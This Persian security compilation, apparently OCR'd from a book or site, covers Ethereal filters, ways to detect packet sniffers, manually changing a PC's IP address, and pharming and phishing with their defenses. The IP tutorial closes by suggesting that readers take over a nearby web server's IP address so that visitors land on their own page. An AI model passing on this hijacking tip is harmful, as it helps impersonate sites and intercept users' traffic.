
روش دیگر استفاده از فیلترهای نمایش استفاده از منوی Analyze و انتخاب Display Filters در این منو است. با این انتخاب پنجره‌ای مشابه پنجره‌ی Capture Filters نمایش داده می‌شود :



در مثال بالا، مجدداً فیلتری، از نوع نمایشی، با نام Simple تعریف کرده‌ایم که زبان تعریف آن همان زبان فیلترهای نمایش است. با فشار دکمه‌ی Apply، فیلتر مورد نظر اعمال می‌شود و شکل پنجره‌ی اصلی تنها بسته‌های با آدرس مبدأ 192.168.0.1 را نمایش

می‌دهد. باید توجه داشت که بقیه‌ی بسته‌ها در این مرحله از میان نمی‌روند و استفاده از فیلترها تنها نمایش را به بازه‌ی مورد درخواست کاربر محدود می‌کند.

از دیگر قابلیت‌های مفید این نرم‌افزار، فیلترهای رنگی آن است. این فیلترها را می‌توان در منوی View با انتخاب Coloring Rules تعریف کرد. زبان و روش تعریف این فیلترها مشابه فیلترهای نمایش است. شکل زیر پنجره‌ی اصلی را پس از تعیین فیلتر رنگی ip.src=192.168.0.1 و تغییر رنگ بسته‌هایی که آدرس مبدأ آنها 192.168.0.1 است، نشان می‌دهد



طبیعی است که می‌توان از چند فیلتر رنگی به‌طور همزمان استفاده کرد.

با توجه به سه قسمت ارایه شده در باب معرفی این نرم‌افزار که حاکی از قابلیت‌ها متنوع آن است، Ethereal را می‌توان به جرأت قدرت‌مندترین نرم‌افزار از سری ابزارهای Sniffer به حساب آورد. لازم به ذکر است که این ابزار امکانات دیگری نیز دارد که با مراجعه به منو های Analyze و Statistics می‌توانید از آن‌ها استفاده کنید.

تشخیص Packet Sniffing در یک شبکه

همه روزه شاهد ابداع فن آوری های جدیدی در عرصه دنیای گسترده امنیت اطلاعات می باشیم. ابداع هر فن آوری جدید از یک طرف کارشناسان امنیت اطلاعات را امیدوار به برپاسازی و نگهداری یک شبکه ایمن می نماید و از طرف دیگر مهاجمان را امیدوار به تدارک حملاتی که شانس موفقیت بیشتری را داشته باشند. چراکه آنان نیز از آخرین فن آوری های موجود در این عرصه به خوبی استفاده خواهند کرد . شاید به همین دلیل باشد که بسیاری از کارشناسان فن آوری اطلاعات و ارتباطات بر این عقیده هستند ، مادامی که دانش مهاجمان بیش از کارشناسان امنیت اطلاعات است امکان مقابله منطقی ، ساختیافته و به موقع با بسیاری از حملات وجود نخواهد داشت .(چگونه می توان با چیزی مقابله نمود که نسبت به آن شناخت مناسبی وجود ندارد؟) . این یک واقعیت تلخ در دنیای امنیت اطلاعات است که بسیاری از پتانسیل هیای که به منظور تسهیل در امر استفاده کامپیوتر و یا افزایش کارآیی سیستم ایجاد و یا به عنوان محصولات و ابزارهایی در جهت حفاظت و ایمن سازی شبکه های کامپیوتری عرضه می گردند ، توسط مهاجمان و به منظور برنامه ریزی حملات در شبکه های کامپیوتری نیز مورد استفاده قرار خواهند گرفت . این موضوع در رابطه با packet sniffing نیز صدق می کند .

packet sniffing چیست ؟

یکی از قدیمی ترین روش های سرقت اطلاعات در یک شبکه ، استفاده از فرآیندی موسوم به packet sniffing است . در این روش مهاجمان از تکنیک هائی به منظور تکثیر بسته های اطلاعاتی که در طول شبکه حرکت می کنند ، استفاده نموده و در ادامه با آنالیز آنان از وجود اطلاعات حساس در یک شبکه آگاهی می یابند . امروزه پروتکل هائی نظیر IPSec به منظور پیشگیری از packet sniffing طراحی شده است که با استفاده از آن بسته های اطلاعاتی رمزنگاری می گردند . در حال حاضر تعداد بسیار زیادی از شبکه ها از تکنولوژی IPSec استفاده نمی نمایند و یا صرفا" بخش اندکی از داده های مربوطه را رمزنگاری می نمایند و همین امر باعث شده است که packet sniffing همچنان یکی از روش های متداول به منظور سرقت اطلاعات باشد .

یک packet sniffer که در برخی موارد از آن به عنوان network monitor و یا network analyzer نیز یاد می شود ، می تواند توسط مدیران شبکه به منظور مشاهده و اشکال زدائی ترافیک موجود بر روی شبکه استفاده گردد تا به کمک آن بسته های اطلاعاتی خطاگونه و گلوگاه های حساس شبکه شناسائی و زمینه لازم به منظور انتقال موثر داده ها فراهم گردد . به عبارت ساده تر ، یک packet sniffer تمامی بسته های اطلاعاتی که از طریق یک اینترفیش مشخص شده در شبکه ارسال می گردند را جمع آوری تا امکان بررسی و آنالیز آنان فراهم گردد . عموما" از برنامه های packet sniffer به منظور جمع آوری بسته های اطلاعاتی به مقصد یک دستگاه خاص استفاده می گردد. برنامه های فوق قادر به جمع آوری تمامی بسته های اطلاعاتی قابل حرکت در شبکه صرفنظر از مقصد مربوطه نیز می باشند .

یک مهاجم با استقرار یک packet sniffer در شبکه ، قادر به جمع آوری و آنالیز تمامی ترافیک شبکه خواهد بود . اطلاعات مربوط به نام و رمز عبور عموما" به صورت متن معمولی و رمز نشده ارسال می گردد و این بدان معنی است که با آنالیز بسته های اطلاعاتی ، امکان مشاهده اینگونه اطلاعات حساس وجود خواهد داشت . یک sniffer packet صرفا" قادر به جمع آوری اطلاعات مربوط به بسته های اطلاعاتی درون یک subnet مشخص شده است . بنابراین یک مهاجم نمی تواند یک packet sniffer را در شبکه خود نصب نماید و از آن طریق به شبکه شما دستیابی و اقدام به جمع آوری نام و رمز عبور به منظور سوء استفاده از سایر ماشین های موجود در شبکه نماید . مهاجمان به منظور نیل به اهداف مخرب خود می بایست یک packet sniffer را بر روی یک کامپیوتر موجود در شبکه اجراء نمایند .

نحوه کار packet sniffing

نحوه کار packet sniffing به روشی برمی گردد که شبکه های اترنت بر اساس آن کار می کنند . در یک شبکه اترنت ، هر زمان که کامپیوتری یک بسته اطلاعاتی را ارسال می نماید ، بسته اطلاعاتی به عنوان یک broadcast ارسال می گردد . این بدان معنی است که هر کامپیوتر موجود در شبکه بسته های اطلاعاتی ارسالی را مشاهده نموده و بجزء کامپیوتر مقصد سایر دستگاه های موجود از بسته اطلاعاتی صرفنظر خواهند کرد . sniffing packet با کپی یک نسخه از بسته های اطلاعاتی ارسالی در شبکه، فعالیت خود را سازماندهی می نماید .

آیا روش هائی به منظور تشخیص وجود یک packet sniffer در شبکه وجود دارد ؟

تشخیص وجود یک packet sniffer بر روی شبکه کار آسانی نخواهد بود . برنامه های فوق به صورت passive در شبکه عمل نموده و به سادگی اقدام به جمع آوری بسته های اطلاعاتی می نمایند .خوشبختانه ، امروزه با استفاده از روش هائی می توان وجود احتمالی یک packet sniffer را در شبکه تشخیص داد .

روش های تشخیص packet sniffing در شبکه

همانگونه که اشاره گردید تشخیص این موضوع که یک فرد در یک بازه زمانی محدود و همزمان با حرکت بسته های اطلاعاتی در شبکه از یک packet sniffer استفاده می نماید ، کار مشکلی خواهد بود . با بررسی و آنالیز برخی داده ها می توان تا اندازه ای این موضوع را تشخیص داد :

استفاده از امکانات ارائه شده توسط برخی نرم افزارها : در صورتی که مهاجمان دارای منابع محدودی باشند ممکن است از برنامه کاربردی Network Monitor برای packet sniffing استفاده نمایند . یک نسخه محدود از Network Monitor به همراه ویندوز NT و ۲۰۰۰ و یک نسخه کامل از آن به همراه SMS Server ارائه شده است . برنامه فوق ، گزینه ای مناسب برای مهاجمانی است که می خواهند در کوتاه ترین زمان به اهداف خود دست یابند چراکه استفاده از آن در مقایسه با سایر نرم افزارهای مشابه راحت تر است . خوشبختانه می توان بسادگی از اجرای این برنامه توسط سایر کاربران در یک شبکه ، آگاهی یافت . بدین منظور کافی است از طریق منوی Tools گزینه Identify Network Monitor Users را انتخاب نمود .

بررسی سرویس دهنده DNS : در صورتی که مهاجمان از یکی از صدها نرم افزار ارائه شده برای packet sniffing استفاده نمایند ، امکان تشخیص سریع آن همانند برنامه Network Monitor وجود نخواهد داشت . توجه داشته باشید که یک روش صد درصد تضمینی به منظور تشخیص وجود یک برنامه packet sniffing در شبکه وجود ندارد ولی با مشاهده نشانه هائی خاص می توان احتمال وجود packet sniffing در شبکه را تشخیص داد . شاید بهترین نشانه وجود یک packet sniffing در شبکه به بانک اطلاعاتی سرویس دهنده DNS برگردد . سرویس دهنده DNS وظیفه جستجو در بانک اطلاعاتی به منظور یافتن نام host و برگرداندن آدرس IP مربوطه را بر عهده دارد . در صورتی که مهاجمی یک packet sniffing را اجراء نماید که اسامی host را نمایش می دهد (اکثر آنان چنین کاری را انجام می دهند) ، ماشینی که فرآیند packet sniffing را انجام می دهد یک حجم بالا از درخواست های DNS را اجراء می نماید . در مرحله اول سعی نمائید ماشینی را که تعداد زیادی درخواست های DNS lookups را انجام می دهد ، بررسی نمائید . با این که وجود حجم بالائی از درخواست های lookup DNS به تنهائی نشاندهنده packet sniffing نمی باشد ولی می تواند به عنوان نشانه ای مناسب در این زمینه مطرح گردد . در صورتی که به یک ماشین خاص در شبکه مشکوک شده اید ، سعی نمائید یک ماشین طعمه را پیکربندی و آماده نمائید . ماشین فوق یک کامپیوتر شخصی است که کاربران از وجود آن آگاهی ندارد . پس از اتصال این نوع کامپیوترها به شبکه ، یک حجم بالا ی ترافیک بر روی شبکه را ایجاد نموده و به موازات انجام این کار درخواست های DNS را بررسی نمائید تا مشخص گردد که آیا ماشین مشکوک یک درخواست DNS را بر روی ماشین طعمه انجام می دهد . در صورتی که اینچنین است می توان با اطمینان گفت که ماشین مشکوک همان ماشین packet sniffing است

اندازه گیری زمان پاسخ ماشین های مشکوک : یکی دیگر از روش های متداول برای شناسائی افرادی که از packet sniffing استفاده می نمایند ، اندازه گیری زمان پاسخ ماشین مشکوک است . روش فوق مستلزم دقت زیاد و تا اندازه ای غیر مطمئن است . بدین منظور از دستور Ping ماشین مشکوک به منظور اندازه گیری مدت زمان پاسخ استفاده می شود . بخاطر داشته باشید فردی که عملیات packet sniffing را انجام می دهد تمامی بسته های اطلاعاتی را کپی نخواهد کرد ، چراکه حجم اطلاعات افزایش خواهد یافت . آنان با تعریف یک فیلتر مناسب، صرفا" بسته های اطلاعاتی مورد علاقه خود را تکثیر می نمایند (نظیر آنانی که برای تائید کاربران استفاده می گردد) . بنابراین از تعدادی از همکاران خود بخواهید که چندین مرتبه عملیات log in و log out را انجام داده و در این همین وضعیت مدت زمان پاسخ کامپیوتر مشکوک را محاسبه نمائید . در صورتی که مدت زمان پاسخ زیاد تغییر نکند ، آن ماشین احتمالا" عملیات packet sniffing را انجام نمی دهد ولی در صورتی که زمان پاسخ کند گردد ، این احتمال وجود خواهد داشت که ماشین مشکوک شناسائی شده باشد.

استفاده از ابزارهای مختص AntiSniff : شرکت های متعددی اقدام به طراحی و پیاده سازی نرم افزارهائی به منظور ردیابی و شناسائی packet sniffing نموده اند . برنامه های فوق از روش های اشاره شده و سایر روش های موجود به منظور شناسائی packet sniffing در یک شبکه استفاده می نمایند .

چگونه IP خود را عوض کنیم؟

در این قسمت آموزش می دیم چه جوری IPخودتون را با یک IP دیگه از همون Rangeعوض کنین .هر موقع که به اینترنت وصل می شوید، پروتکل DHCP به شما یک IP تخصیص میدهد .عوض کردن این IP کار چندان سختی نیست و البته میتونه مفید هم باشه ! مثلا موقعی که شما تحت حمله DDoS و یا DOS هستین !! یا وقتی که میخواهید تمامی درخواستها به یک وب سرور رو به طرف خودتون Redirect کنین (این به درد ما میخورد !) یا فرضاً وقتی که IP شما بسته شده و میخواین به جای اون از یک IP دیگه در Range خودتون استفاده کنین و یا ...به تغییر دادن IP احتیاج پیدا میکنید و ... من چه میدونم دیگه !!!!!

اطلاعات مورد نیاز :

قبل از اینکه شما بتوانید IP خودتون رو عوض کنین، باید یک سری اطلاعات جمع کنین .این اطلاعات عبارتند از : محدوده IP شما ، Subnet Mask ، مدخل (Gateway) پیش گزیده ، سرور DHCP و سرورهای DNS .

۱- به دست اوردن محدوده (IP) : بدست اوردن IP Rangeاصلاً سخت نیست !فرض کنید IPشما 24.193.110.255 باشه .

شما میتونین به طور مشخص از محدوده زیر برای IPجدید خودتون انتخاب کنین :

24.193.110.1 < [آی پی جدید] < 24.193.110.255

۲- به دست آوردن Subnet Mask، مدخل، سرور DHCP و DNS : به دست اردون اینها هم ساده است! یک خط فرمان DOS باز کنین و توش تایپ کنید ipconfig /all شما حالا باید بتوانید یک چیزی شبیه به این ببینید :

```
Host Name . . . . . . . . . . . . : My Computer Name Here
Primary Dns Suffix . . . . . . . :
Node Type . . . . . . . . . . . . : Unknown
IP Routing Enabled. . . . . . . . : No
WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . : xxxx.xx.x
Description . . . . . . . . . . . : NETGEAR FA310TX Fast Ethernet Adapter (NGRPCI)
Physical Address. . . . . . . . . : XX-XX-XX-XX-XX-XX
Dhcp Enabled. . . . . . . . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
IP Address. . . . . . . . . . . . : 24.xxx.xxx.xx
Subnet Mask . . . . . . . . . . . : 255.255.240.0
Default Gateway . . . . . . . . . : 24.xxx.xxx.x
DHCP Server . . . . . . . . . . . : 24.xx.xxx.xx
DNS Servers . . . . . . . . . . . : 24.xx.xxx.xxx
24.xx.xxx.xx
24.xx.xxx.xxx
Lease Obtained. . . . . . . . . . : Monday, January 20, 2003 4:44:08 PM
Lease Expires . . . . . . . . . . : Tuesday, January 21, 2003 3:43:16 AM
```

خوب ! این تمام اطلاعاتی بود که نیاز داشتین . بهتره اون خط فرمان DOS رو باز نگه دارین یا اینکه اطلاعات آن را کپی کنین . (برای کپی کردن، متن رو انتخاب کنین و یکبار روش کلیک کنین)

۳- عوض کردن IP : برای عوض کردن IP خودتون، اول باید یک IPانتخاب کنین ! (یادتون نره که تو محدوده باشه) به نظر من بهتره اول مطمئن بشین که این IPجدید مُرده) ! این IPرا (که انتخاب کردی) پینگ کنین و اگه Time Out داد مطمئن باشین که میشه ازش استفاده کرد .حالا در Control Panel برید به Network Connections و روی Connection فعال دابل کلیک کنین .

دکمه Properties را بزنین و برید به برگه Networking. حالا (Internet Protocol TCP/IP) را انتخاب کنین و دکمه Properties را بزنید .در پنجره جدیدی که باز شده، قسمتهای Use the following IP address و Use the following DNS server addresses را با توجه به اطلاعاتی که در قسمت ۲ به دست اوردین پر کنید .در قسمت اول ، IP ای رو که انتخاب کردید (IP جدید) و در قسمت دوم، آدرس DNS Server را وارد کنین .حالا تغییرات رو ثبت و تأیید کنین .فقط یه تست کوچیک مونده ! در مرورگر خودتون، آدرس یه سایت را وارد کنید .اگه صفحه سایت اومد، بدونین که با IP جدید دارین کار میکنید .برای اینکه مطمئن بشین که تغییرات اعمال شدن، دوباره در خط فرمان DOS تایپ کنین ip config /all اگه پس از اجرای این دستور، IPو DNSجدید رو دیدید، بدونین که درست عمل کردید:

اگه شما میدونین که در محدوده IP شما یک وب سرور قرار دارد، میتوانید IP اون رو بدزدید و خودتون یک وب سرور بشین ! به این ترتیب هر درخواست DNS ای که برای اون IPارسال بشه، به شما Redirect میشه و به جای اون سایت، صفحه شما نشون داده میشه!


phishing یا دزدی هویت !

تهدیدهای جدیدی که هویت و اطلاعات کاربر را هدف قرار داده اند،رویکردهای جدید امنیتی را طلب می کند.
امروزه، حملات phishing ساده تر و کم خطر تر از تهدیدهای روی خط که در حال تجربه شدن هستند، به نظر می رسند. حملات phishing به آسانی شناخته می شوند و می توان به سرعت آنها را از کار انداخت. جرائم سازمان یافته از این حد گذشته و پیچیدگی آنها به طرز چشم گیری افزایش یافته است. امروزه، کاربران با اشکال موزیانه تری از حمله مواجه می شوند و کشف و مقابله علیه آنها بسیار مشکل تر است.


گونه ای جدید از حمله :

این گونه جدید حمله بعنوان pharming شناخته می شود. pharming بجای اینکه کاربر را گول بزند تا به یک ایمیل تقلبی پاسخ دهد تا او را به یک وب سایت جعلی هدایت کند، برای فریب دادن کاربر برای تسلیم هویت و اطلاعات حساس او ، از روش های زیرکانه تری استفاده می کند. این حملات از اسب های تروا (تروجان) برای نصب برنامه های کلید خوان و برنامه های هدایت کننده استفاده می کنند تا به یک نفوذگر اجازه دهند کلمات عبور و شماره کارت های اعتباری را بدست آورد، بدون اینکه کاربر مجبور به انجام کاری غیرعادی باشد. در اینجا دو مثال از نحوه این حمله آورده شده است:

۱- کاربر یک ایمیل ظاهراً صحیح را باز می کند که او را تشویق می کند تا فایل الحاقی به ایمیل را باز کند. این فایل الحاقی بصورت مخفیانه یک «کلید خوان» (برنامه ای است که کلید هایی را که توسط کاربر زده می شود، ثبت می کند) نصب می کند. هنگامی که کاربر به بانک آنلاین خود سر می زند، کلید خوان این را تشخیص می دهد و ورودی های صفحه کلید کاربر را هنگامی که وی اسم و کلمه عبور را تایپ می کند، ثبت می کند. سپس این اطلاعات برای نفوذگر ارسال می شود تا برای دسترسی به حساب کاربر استفاده شود.




۲- یک کاربر ممکن است با دانلود کردن یک فایل یا مشاهده یک وب سایت که حاوی ActiveX control است، سهواً یک «هدایت کننده» (redirector) را روی سیستم خود نصب کند. این کار باعث می شود که فایل های موجود در سیستم دچار تغییراتی شود و هنگامی که کاربر به بانک آنلاین خود سر می زند، به وب سایت نفوذگر هدایت شود. این عمل می تواند با مسموم کردن سرور DNS انجام گیرد که برای آدرس بانک آنلاین کاربر، IP وب سایت نفوذگر را می فرستد. حملات پیچیده تر می توانند ارتباط را با بانک کاربر برقرار کنند و هنگامی که پروسه در حال انجام است، ترافیک عبوری بین کاربر و بانک (شامل کلمات عبور و اطلاعات شخصی) را مشاهده کنند. در اصل نفوذگر خود را بین کاربران و بانک قرار می دهد .



چه می توان کرد؟

از نظر تاریخی، رویکرد امنیتی که برای این نوع از حملات بکار گرفته شده است، مشابه مفهوم گارد مرزی (Boarder Guard) بوده است. ورود موارد زیان رسان را به کامپیوتر متوقف کنید و جلوی کاربر را از رفتن به مکان های بد بگیرید. ابزارهایی مانند آنتی ویروس، ضد جاسوس، فایروال ها و تشخیص دهندگان نفوذ، همگی چنین رویکردی دارند. به هرحال، همچنانکه حملات به رشد خود ادامه می دهند و پیچیده تر می شوند، نمی توان از احتمال نصب شدن موفقیت آمیز یک کلید خوان یا هدایت کننده علیرغم این گارد های مرزی، غافل ماند.




برای سروکار داشتن با این احتمال، رویکرد متفاوت دیگری مورد نیاز است. علاوه بر ابزارهایی که ذکر آنها رفت، نیاز است که هویت و اطلاعات کاربران توسط محافظ شخصی (body guard) مراقبت شود. یعنی، نیاز است که هویت و اطلاعات شخص بدون در نظر گرفتن نوع حمله و جایی که اطلاعات کاربر به آنجا می رود، همواره امن باقی بماند. این نوع امنیت قابلیت های محافظ شخصی را برای هویت کاربر ایجاد می کند و اهمیتی ندارد که اطلاعات کاربر به کجا فرستاده می شود و کلید خوان نصب شده است و یا اینکه نفوذگر می تواند ترافیک اینترنت را نظارت کند.

دو قابلیت امنیتی وجود دارد که می تواند توانایی این محافظ شخصی را پیاده کند. اولی تصدیق هویت قوی (strong authentication) است. امروزه، کاربران عموماً برای محافظت از هویت او به یک کلمه عبور اطمینان می کنند، اما احتمال زیادی وجود دارد که کلمه عبور توسط کسی که نظاره گر login است، دزدیده شود. داشتن یک عامل اضافی برای تصدیق هویت، یعنی چیزی که کاربر باید بصورت فیزیکی داشته باشد علاوه بر آنچه که می داند، می تواند یک هویت آنلاین را در برابر حمله محافظت کند. این کار قابل مقایسه با چگونگی تأیید هویت کاربران در ماشین های خود پرداز بانک است. کاربران هم کارت بانکی دارند و هم

PIN را می دانند. با تصدیق هویت قوی، اگر کلید خوان هم نصب شده باشد، می تواند تنها کلمه عبور را بگیرد و نه عامل فیزیکی استفاده شده در پروسه تصدیق هویت را. کلمه عبور به تنهایی و بدون فاکتور فیزیکی نمی تواند توسط نفوذگر برای دسترسی به حساب کاربر مورد استفاده قرار گیرد.

توانایی مهم دوم رمزنگاری مداوم است. امروزه، SSL (Secure Socket Layer) از اطلاعات ارسال شده توسط کاربران بگونه ای محافظت می کند که انگار تنها به سرور هدف ارسال می شوند. برای مثال، اگر یک کاربر کلمه عبور خود را وارد کند، به راحتی تا زمان رسیدن به و ب سرور در طرف دیگر، قابل مشاهده است. در مورد یک حمله هدایت کننده، ارتباط امن در سایت نفوذگر پایان می پذیرد و قبل از اینکه به سازمان آنلاین قانونی ارسال شود، دیتا ی کاربر در معرض افشاء قرار می گیرد. رمزنگاری مستمر می تواند از دیتا ،بدون در نظر گرفتن امنیت ارتباط، محافظت کند. ورودی های کاربر قبل از ترک کامپیوتر کاربر رمز می شوند و می توانند تنها توسط سازمان قانونی که به سرورهای طرف دیگر دسترسی دارد، رمزگشایی شوند. حتی اگر دیتا به این سرور نرسد، رمز شده باقی خواهد ماند و برای یک نفوذگر قابل استفاده نیست.



این دو قابلیت به همراه هم، می توانند نقش محافظ شخصی را برای محافظت از هویت و اطلاعات کاربر در دنیای خصمانه! اینترنت ایفاء کنند.

بررسی دنیای واقعی

چند انتخاب وجود دارند که می توانند امنیت محافظ شخصی را فراهم کنند اما باید با استفاده از نیازهای دنیای واقعی اینترنت ارزیابی شوند. چنانچه کاربر با یک تکنولوژی احساس راحتی نکند، آن را نخواهد پذیرفت. اگر تکنولوژی خیلی گران باشد، نه برای کاربر انتهایی قابل تهیه خواهد بود و نه برای سازمان مربوطه. چندین عامل وجود دارد که باید به هنگام تشویق کاربران به پذیرش تکنولوژی مورد نظر مورد توجه قرار گیرند:

